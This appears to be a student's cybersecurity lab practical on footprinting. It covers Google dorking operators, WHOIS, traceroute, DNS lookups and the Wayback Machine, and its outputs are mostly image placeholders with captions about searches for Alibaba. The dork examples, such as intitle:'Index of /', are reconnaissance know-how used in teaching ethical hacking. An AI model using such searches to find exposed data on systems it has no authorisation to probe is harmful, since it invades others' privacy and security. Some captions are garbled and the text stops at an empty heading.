Practical No. 1

Aim: Using the software tools/commands to perform the following, generate an analysis report:

A. To perform foot printing using Google Hacking.

B. To find out the information about the website.

C. To find the information about an archived website.

D. To fetch DNS information.

Theory:

Footprinting and Information Gathering Using Google Hacking

Footprinting is the initial phase of cybersecurity where information is gathered about a target system. One common technique is Google Hacking, also known as Google Dorking, which uses advanced search operators in Google to uncover sensitive data that is often unintentionally exposed. Operators like site: (to filter results from a specific domain), intitle: (to search for keywords in page titles), and filetype: (to find specific file formats) allow users to locate exposed files, login portals, server details, and more. For example, site:example.com filetype:pdf can reveal PDF files hosted on a particular domain, while intitle:"Index of /" can expose directory listings that may contain sensitive data. This type of reconnaissance is fundamental in ethical hacking to understand the target's digital footprint.

Analyzing Website and DNS Information

Gathering information about a website includes checking public data such as server details, IP addresses, hosting providers, and DNS configurations. Tools like WHOIS provide domain registration details, while Traceroute reveals the network path to the server. DNS information is crucial for understanding a domain's infrastructure; commands like nslookup and dig can display details about IP addresses, mail servers, and DNS records (e.g., A, MX, and NS). Additionally, archived website tools like the Wayback Machine can offer historical data on websites, helpful when current content has changed or been removed. These techniques enable a comprehensive analysis of a target's online presence, facilitating deeper investigations and ethical hacking activities.

Objective:


The objective of this analysis is to gather detailed information about a target system or website using ethical hacking techniques. By employing Google Hacking, DNS analysis, and other online tools, the goal is to identify sensitive information that may be unintentionally exposed and to understand the target's digital infrastructure. This helps in assessing potential vulnerabilities and mapping out the target’s online presence.

Purpose:


The purpose of performing footprinting and information gathering is to conduct a thorough cybersecurity assessment of a target. These techniques allow cybersecurity professionals to gather publicly available information, which can be critical for identifying security weaknesses before malicious actors exploit them. Understanding the target’s digital footprint and domain infrastructure is essential in strengthening defenses, ensuring data privacy, and mitigating cybersecurity risks.

Output: A. To perform foot printing using Google Hacking.


Normal Google search




Advance Google search




Using intitle: keyword and searching




Using allintitle: Alibaba keyword and searching




Using inurl: Alibaba keyword and searching




Using allinurl: Alibaba keyword and searching.




Using intext: Alibaba keyword and searching.




Using allintext: Alibaba keyword and searching.




Using Rround (Alibaba): keyword and searching.




Using Rround(x) Alibaba keyword and searching.




Using weather: Alibaba keyword and searching.



Using stock: Alibaba keyword and searching.




Using map: Alibaba keyword and searching.




C. To find the information about an archived website.

